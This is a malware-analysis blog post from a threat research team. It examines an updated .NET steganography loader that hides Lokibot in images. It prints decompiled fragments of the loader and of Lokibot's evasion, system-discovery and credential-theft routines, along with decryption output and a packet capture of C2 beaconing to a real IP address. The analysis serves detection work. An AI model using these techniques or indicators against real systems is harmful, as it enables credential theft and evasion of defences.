

Hide Me Again: The Updated Multi-Payload .NET Steganography Loader That Includes Lokibot



splunk.com/en_us/blog/security/updated-net-steganography-loader-lokibot-malware-analysis.html

Remote Access Trojans (RATs) and Trojan Stealers have ranked among the most prevalent malware threats in recent years. To evade detection on compromised or targeted systems, these malware families often employ crypters or loaders to obfuscate their code, or they may disguise themselves within seemingly benign file formats such as images.

In August 2025, the [Splunk Threat Research Team](#) (STRT) published a blog [analyzing a .NET loader that uses steganography techniques](#) to deliver various malware families, including Quasar RAT. During our research, we identified interesting malware samples featuring a modified version of this crypter or steganographic loader. This variant included an additional module specifically designed to further evade detection and hinder payload extraction, differentiating it from the version previously discussed in our blog.

In this blog, the STRT will present an analysis of the updated steganographic loader, including one of its payloads: the Lokibot malware. The blog will also highlight the extracted MITRE ATT&CK tactics, techniques, and procedures (TTPs) to support detection development and testing efforts aimed at identifying threats of this nature.




Figure 01: Another Variant of NET Steganography Loader Execution Flow

Analysis

Steganography Loader

This [loader sample](#) which delivers Lokibot, disguises itself as a legitimate business document by using common transaction terms such as "**Request for Quotation (RFQ)**" to entice users into decompressing and opening the file. Through straightforward YARA rule development, STRT identified several additional malware samples that utilize this malicious loader, as shown in Figure 02.

RETROHUNT MATCHES									
		Sort by ▾		Export ▾		Tools ▾		Help ▾	
		Rule	Detections	Size	First seen	Last seen	Submitters		
☒	 r0hU.exe peexe clipboard calls-wmi spreader long-sleeps checks-bios ...	Detect_Steganography_Decrypt2	48 / 73	654.00 KB	2025-09-05 02:35:49	2025-09-14 13:39:39	3		
☒	 gFrb.exe peexe spreader assembly	Detect_Steganography_Decrypt2	50 / 73	891.50 KB	2025-09-13 06:26:43	2025-09-13 06:26:43	1		
☒	 KkHd.exe peexe assembly detect-debug-environment long-sleeps spreader calls-wmi	Detect_Steganography_Decrypt2	49 / 73	715.50 KB	2025-09-06 00:55:48	2025-09-07 00:29:34	2		
☒	 Keus.exe peexe spreader assembly	Detect_Steganography_Decrypt2	47 / 73	657.00 KB	2025-09-05 06:04:13	2025-09-05 17:27:59	2		
☒	 cUoD.exe peexe assembly spreader calls-wmi detect-debug-environment long-sleeps ...	Detect_Steganography_Decrypt2	28 / 72	631.50 KB	2025-09-05 07:58:00	2025-09-05 07:58:00	1		
☒	 ZjVa.exe peexe assembly	Detect_Steganography_Decrypt2	41 / 56	818.00 KB	2025-09-05 02:43:57	2025-09-05 02:43:57	1		
☒	 uSQZ.exe peexe assembly	Detect_Steganography_Decrypt2	23 / 71	604.00 KB	2025-09-04 17:01:38	2025-09-04 17:01:38	1		

Figure 02: more .NET Steganography loader samples

During our analysis of this malicious loader, we identified two notable methods that parse resource entries within the resource metadata structure. Interestingly, unlike the previous .NET steganography loader discussed in our earlier [blog](#), this loader does not contain any resource blob data to process. Figure 03 shows screenshots of the two methods, `get_crc()` and `get_IVBD()`, which are responsible for locating resource entry data (method names can be different in other malware samples).

```

125         {
126             RuntimeMethodHandle runtimeMethodHandle = methodof(Resources.get_crc()).MethodHandle;
127             num = 0;
128             break;
129         }
130     }
131 }
132
133 IL_5C:
134 object obj2 = (Bitmap)obj;
135 IL_63:
136 return (Bitmap)obj2;
137 }
138 }
139
140 // Token: 0x17000004 RID: 4
141 // (get) Token: 0x06000014 RID: 20 RVA: 0x00002F60 File Offset: 0x00001160
142 internal static Bitmap IVBD
143 {
144     get
145     {
146         byte[] y = MainForm.4;
147         object obj;
148         for (;;)
149         {
150             IL_31:
151             obj = PrimeGenerator.Q<ResourceManager, CultureInfo, string>(Resources.ResourceManager, SettingsForm.4(0L, 3, 1197863726),
152                 Resources.resourceCulture, 1014, 'φ');
153             for (;;)
154             {
155                 IL_5F:
156                 int num = (int)(y[194] - 32);
157                 for (;;)
158                 {
159                     switch (num)
160                     {
161                         case 0:
162                             goto IL_31;
163                         default:
164                         {
165                             RuntimeMethodHandle runtimeMethodHandle = methodof(Resources.get_IVBD()).MethodHandle;
166                             num = 0;

```

Figure 03: Resource Parser Methods

Upon further analysis of the loader's code, we discovered that it decrypts and loads an additional module directly into the process's allocated memory space. This decrypted module functions solely as a container, housing two separate modules used by the loader. Notably, these stagers are concealed within two image files embedded in the .NET resource metadata. Figure 04 illustrates the loaded decrypted module and resource images that contains the next stage malware component of this loader.




Figure 04: The Decrypted DLL Module

Figure 05 helped the STRT determine that these images likely use the same decryption algorithm as the version previously analyzed with Quasar RAT, based on their structure and appearance. This observation also led us to conclude that this is a new variant of the steganographic loader. Unlike the earlier version, which embedded the malicious images directly to the loader .NET resource metadata, this variant stores the images within a separate "container" module. This module is only decrypted and loaded at runtime, making it more difficult for static detection tools and automated payload extraction to identify the threat, unless a researcher or security analyst first decrypts the container module.




Figure 05: The Steganography Images

PixDig - Steganography Payload Extraction Tool

With this information, we attempted to use our simple PowerShell tool, [PixDig](#), developed previously, to extract the hidden payload in those images from the decrypted DLL module loaded by this malicious loader. Unfortunately, the tool failed because the LoadFile() method resulted in an exception, as shown in Figure 06: *“Could not load file or assembly 'Q.dll' or one of its dependencies. Is not a valid Win32 application. (Exception from HRESULT: 0x800700C1).”*

Figure 07: PixDig Extraction Tool

Also by developing a simple script to decrypt the final payload hidden within the encrypted data blob of the stager extracted from the PNG file, STRT was able to retrieve the final payload, Lokibot malware.

```
[+][INFO]: key_len_test: 9, generated_decryption_key: qbGIwhHuN
[+][INFO]: Testing ...

[+][SUCCESS]: right decryption key FOUND: qbGIwhHuN
[+][SUCCESS]: encrypted payload 0x100 hexdump
[+][SUCCESS]: -----
00000000: E7 C0 48 7F 36 3E 56 1E 6B 21 50 32 75 3D 4B 23 ..H.6>V.k!P2u=K#
00000010: 6B 66 28 59 3B 7C 35 42 2A 22 57 19 68 0A 4D 04 kF(Y;|5B*"W.h.M.
00000020: 73 1B 53 26 68 19 7B 3C 75 02 6A 22 57 19 68 0A s.S&h.{<u.j"W.h.
00000030: 4D 04 73 1B 53 26 68 19 7B 3C 75 02 6A 32 47 09 M.s.S&h.{<u.j2G.
00000040: 78 0C 2C AB CE A6 3A 46 3B 29 93 D3 4E 6C E3 57 x.,...:F;)..Nl.W
00000050: BA 8B 87 C5 12 E9 2F E0 36 E2 3F 2E E9 4D 96 73 ...../.6.?..M.s
00000060: AC 70 E5 49 D3 91 64 B8 61 E9 38 DF 71 BC 8F 75 .p.I..d.a.8.q..u
00000070: 1C FE 27 0B 19 29 4B 1C 51 F4 83 EB A3 D6 98 E9 ..'..)K.Q.....
00000080: 8B 00 7C 93 FD 2D AC CC 10 EA 01 32 98 68 74 EB ..|..-.....2.ht.
00000090: F8 08 96 3C C8 36 B2 E4 E4 5F 8B 9E 2C DB 00 52 ...<.6..._,...R
000000A0: 6D 8B 25 3B AC 62 7F F2 ED 68 EB B2 16 E9 02 35 m.%;.b...h.....5
000000B0: 95 75 91 CE D3 16 C8 79 83 73 47 8C 4C 79 5C 28 .u....y.sG.Ly\
000000C0: C2 03 C8 89 14 9A 28 43 74 B2 27 CB F6 25 A4 D4 .....(Ct.'...%..
000000D0: F8 5D E8 AA 30 65 81 DE E3 55 05 7A 86 68 54 06 .].0e...U.z.hT.
000000E0: C6 36 DE 59 B6 77 54 26 C1 B4 FA 8B E9 AE E7 90 .6.Y.wT&.....
000000F0: F8 60 D0 9E EF 41 05 48 3F D2 92 7B DE AF CD 8A .^...A.H?...{....
[+][SUCCESS]: -----

[+][SUCCESS]: decrypted payload 0x100 hexdump
[+][SUCCESS]: -----
00000000: 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ.....
00000010: B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 .....@.....
00000020: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000030: 00 00 00 00 00 00 00 00 00 00 00 00 F0 00 00 00 .....
00000040: 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 .....!..L.!Th
00000050: 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno
00000060: 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS
00000070: 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 mode....$.
00000080: CC CD 78 FE 88 AC 16 AD 88 AC 16 AD 88 AC 16 AD ..x.....
00000090: 81 D4 95 AD 89 AC 16 AD 4B A3 4B AD 8A AC 16 AD .....K.K.....
000000A0: 8D A0 19 AD 89 AC 16 AD 3D 32 F3 AD 8B AC 16 AD .....=2.....
000000B0: 88 AC 16 AD 8C AC 16 AD 81 D4 83 AD 89 AC 16 AD .....
000000C0: 88 AC 17 AD C7 AC 16 AD 81 D4 85 AD 99 AC 16 AD .....
000000D0: 3D 32 F7 AD F3 AC 16 AD 3D 32 C8 AD 89 AC 16 AD =2.....=2.....
000000E0: 52 69 63 68 88 AC 16 AD 00 00 00 00 00 00 00 00 Rich.....
000000F0: 50 45 00 00 4C 01 04 00 85 08 6C 57 00 00 00 00 PE..L.....lW....
[+][SUCCESS]: -----
```

Figure 08: Final Payload Decryption

Lokibot Payload

LokiBot is an information-stealer first advertised on [underground forums in 2015](#) and observed in the wild soon after; its source code leak in 2018 and low cost made it widely available to criminals. It primarily targets Windows (and later Android variants), harvesting browser and app credentials, cryptocurrency wallets, and keystrokes, and can provision backdoors for further payloads. Actors deliver LokiBot via phishing/malspam, malicious attachments and multi-stage droppers that use obfuscation and evasion techniques. Ongoing campaigns and periodic spikes have kept it a persistent threat into the 2020s.

Figure 09 displays the PE file timestamp, which indicates when the file was created or linked. This timestamp shows that the malware author continues to distribute LokiBot using the latest loader, despite some LokiBot samples being from older build versions. This suggests ongoing activity and updates in the malware's deployment strategy.




Figure 09: Loader PE Timestamp

Time Based Evasion (T1497.003)

The extracted Lokibot payload begins by checking if it was executed with the -u parameter. If this parameter is present, the malware will pause for 10 seconds before running its main code.

```

int __stdcall start(int a1, int a2, int a3, int a4)
{
    const WCHAR *lpCmdLine; // eax
    int ctr; // esi
    int i; // edi
    int pNumArgs; // [esp+8h] [ebp-4h] BYREF

    pNumArgs = 0;
    lpCmdLine = mw_GetCommandLineW();
    ctr = 0;
    for ( i = mw_CommandLineToArgvW(lpCmdLine, &pNumArgs); ctr < pNumArgs; ++ctr )
    {
        if ( mw_call_StrStrW(*(i + 4 * ctr), L"-u") )
            j_mw_Sleep(10000);
    }
    mw_loki_main(0);
    mw_call_exit(0);
    return 0;
}

```

Figure 10: Sleep Parameter

System Information Discovery(T1082)

Lokibot collects various system information, including the username, token membership, native system details, and OS version, as part of the beacon data sent to its command and control server. Additionally, the malware extracts the machine GUID, which it uses to generate a mutex. This allows Lokibot to determine whether it is already running on the targeted host.

```

}
else
{
    mw_call_memcpy(dword_49FDE0, 0);
    mw_call_memcpy(dword_49FDE0, 0);
}
username_1 = mw_GetUserNameW();
mw_copy_bytes(dword_49FDE0, username_1);
token_membership = mw_CheckTokenMembership();
mw_copy_bytes(dword_49FDE0, token_membership);
systeminfo = mw_GetNativeSystemInfo();
mw_copy_bytes(dword_49FDE0, systeminfo);
mw_copy_bytes(dword_49FDE0, OSVersion.dwMajorVersion);
mw_copy_bytes(dword_49FDE0, OSVersion.dwMinorVersion);
mw_copy_bytes(dword_49FDE0, OSVersion.byte_dwMajorVersion);
mw_copy_bytes(dword_49FDE0, OSVersion.dword_3);
random_mutex_name = mw_generate_random_mutex();
mw_copy_str_in_mem(dword_49FDE0, random_mutex_name, 1, 0);
while ( !dword_49FDE4 )
{

```

Figure 11: System Information Collection and Mutex

Destination	Protocol	Length	Info
176.32.230.3	TCP	66	52439 → 80 [SYN, ECE, CWR] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
10.0.1.15	TCP	62	80 → 52439 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 WS=128
176.32.230.3	TCP	54	52439 → 80 [ACK] Seq=1 Ack=1 Win=262656 Len=0
176.32.230.3	TCP	305	52439 → 80 [PSH, ACK] Seq=1 Ack=1 Win=262656 Len=251 [TCP PDU reassembled in 11047]
10.0.1.15	TCP	60	80 → 52439 [ACK] Seq=1 Ack=252 Win=30336 Len=0
176.32.230.3	HTTP	262	POST /putty/five/five/fre.php HTTP/1.0
10.0.1.15	TCP	60	80 → 52439 [ACK] Seq=1 Ack=460 Win=31360 Len=0
10.0.1.15	TCP	233	80 → 52439 [PSH, ACK] Seq=1 Ack=460 Win=31360 Len=179 [TCP PDU reassembled in 11055]
176.32.230.3	TCP	54	52439 → 80 [FIN, ACK] Seq=460 Ack=180 Win=262400 Len=0
10.0.1.15	HTTP	60	HTTP/1.1 404 Not Found (text/html)
176.32.230.3	TCP	54	52439 → 80 [ACK] Seq=461 Ack=181 Win=262400 Len=0
10.0.1.15	TCP	60	80 → 52439 [ACK] Seq=181 Ack=461 Win=31360 Len=0




Figure 12: Command and Control Connection

Credentials from Password Stores(T1555)

Figure 13 displays a screenshot of Lokibot’s array of functions designed to collect sensitive information from various sources, including web browsers, FTP clients, vaults, and password managers. All of this data is then exfiltrated to the command and control (C2) server from the compromised host.

```
browser_func_list[0] = mw_reg_enum_moz_PathToExe;
browser_func_list[1] = mw_retrieve_IceDragon_setup_path;
browser_func_list[2] = mw_retrieve_keychain_plist;
browser_func_list[3] = mw_retrieve_k_meleon_profile;
browser_func_list[4] = mw_retrieve_seamonkey_profile;
